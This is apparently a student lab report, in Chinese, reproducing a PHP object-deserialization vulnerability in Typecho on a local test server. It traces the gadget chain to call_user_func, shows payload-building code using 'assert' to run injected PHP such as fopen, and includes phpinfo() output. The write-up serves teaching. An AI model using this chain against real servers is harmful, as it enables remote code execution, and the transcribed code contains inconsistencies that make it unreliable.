

《软件安全》实验报告

姓名：刘星宇 学号：2212824 班级：信息安全法学双学位班

实验名称：

反序列化漏洞

实验要求：

复现 12.2.3 中的反序列化漏洞，并执行其他的系统命令。

实验过程：

1. 建立 typecho.php

打开 Dreamweaver，复制课程代码，新建文件建立 typecho.php，将其放到 phpnow 下部分代码如下：

```
dreamweaver 8 - [C:\PHPnow\htdoc\typecho.php (UTF-8)]
typecho.php
class Typecho_Request {
    private $_params = array();
    private $_filters = array();

    public function __get($key) {
        return $this->get($key);
    }

    public function get($key, $default = NULL) {
        switch (true) {
            case isset($this->_params[$key]):
                $value = $this->_params[$key];
                break;
            default:
                $value = $default;
                break;
        }
        $value = is_array($value) && strlen($value) > 0 ? $value : $default;
        return $this->_applyFilter($value);
    }

    private function _applyFilter($value) {
        if ($this->_filter) {
            foreach ($this->_filter as $filter) {
                $value = is_array($value) ? array_map($filter, $value) :
                    call_user_func($filter, $value);
            }
            $this->_filter = array();
        }
    }
}
```

2. 分析代码

反序列化漏洞是针对 web 中\$_GET['__typecho_config']函数，这个函数能够从用户处获取了反序列化的对象，满足反序列化漏洞的基本条件。同时 unserialize()的参数是可以人为控制的，属于漏洞的入口点。


接下来，程序实例化了类 Typecho_Db，类的参数是通过反序列化得到的\$config。在类 Typecho_Db 的构造函数中，进行了字符串拼接的操作，会调用__toString()方法。从代码中可以看到，类 Typecho_Feed 中存在__toString()方法。

在类 Typecho_Feed 的__toString()方法中，会访问类中私有变量\$item['author']中的screenName。如果\$item['author']是一个对象，并且该对象没有 screenName 属性，那么这个对象中的__get()，方法将会被调用，在 Typecho_Request 类中，正好定义了__get()方法。


类 Typecho_Request 中的__get()方法会返回 get()，get()中调用了_applyFilter()方法，而在_applyFilter()中，使用了 PHP 的 call_user_function()函数，其第一个参数是被调用的函数，第二个参数是被调用的函数的参数，在这里\$filter, \$value 都是我们可以控制的，因此可以用来执行任意系统命令。至此，一条完整的利用链构造成功。

3. 实验复现

访问之前已经建立好的 rev.php，可以得到一个 payload



之后通过 get 方式请求，将其传递给 typecho.php，可以看到 phpinfo() 正确执行

PHP Version 5.2.14	
	
System	Windows NT MYRROLIN-1A554D 5.1 build 2600
Build Date	Jul 27 2010 10:41:30
Configure Command	cmd /c "noloco configure.js --enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\PHP\php-5.2.14-Win32\php-apache2handler.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	php, file, data, http, ftp, compress.zlib, zip
Registered Stream Socket Transports	tcp, udp

4. 执行其他系统命令

我们还可以使用该 payload 来执行一些常见的系统命令。


尝试使用 fopen('\\test.txt\\', 'w');

```
}
class Typecho_Request
{
    private $_params = array();
    private $_filter = array();
    public function __construct() {
        $this->_params['screenName'] = 'fopen(\\test.txt\\', 'w');';
        $this->_filter[0] = 'assert';
    }
}
$exp = array(
```

得到 payload




将其用 `get` 方式传递给 `typecho.php`，得到如下反馈



应该是说 `__toString()` 这个函数需要一个返回值，在这里我们要实现的功能是让他当前目录下打开一个 `txt` 文件，如果没有就会进行创建，不需要返回值，这里没有什么影响打开 `php` 所在的目录，可以看到：

它返回一个字符串值在 `C:\PHPnow\htdocs\typecho.php` 第 4 行



成功创建了 `test.txt`

心得体会：

在本次实验中，我按照书籍中提供的步骤，尝试复现了 PHP 反序列化漏洞，并在过程中遇到了一些挑战。这次实验不仅让我对反序列化漏洞有了更深刻的理解，还提升了我的动手能力和安全防范意识。

通过这次实验，我深入了解了 PHP 反序列化漏洞的原理。我意识到，当应用程序在处理用户输入的数据时，如果没有进行严格的验证和过滤，就可能导致恶意用户构造恶意的序列化数据，进而触发漏洞。一旦漏洞被触发，攻击者就可以执行任意代码，对系统造成严重的危害。

在实验中，我不仅学习了如何编写 PHP 反序列化漏洞的代码，还学会了如何利用这个漏洞执行系统命令。我成功地在目标系统上创建了文件夹和文本文档，这让我深刻体会到了漏洞的严重性。

总之，这次实验让我受益匪浅。我不仅深入了解了 PHP 反序列化漏洞的原理和危害，还提高了自己的动手能力和漏洞挖掘能力。在未来的学习和工作中，我将更加注重安全知识的学习和实践，为保护系统安全贡献自己的力量。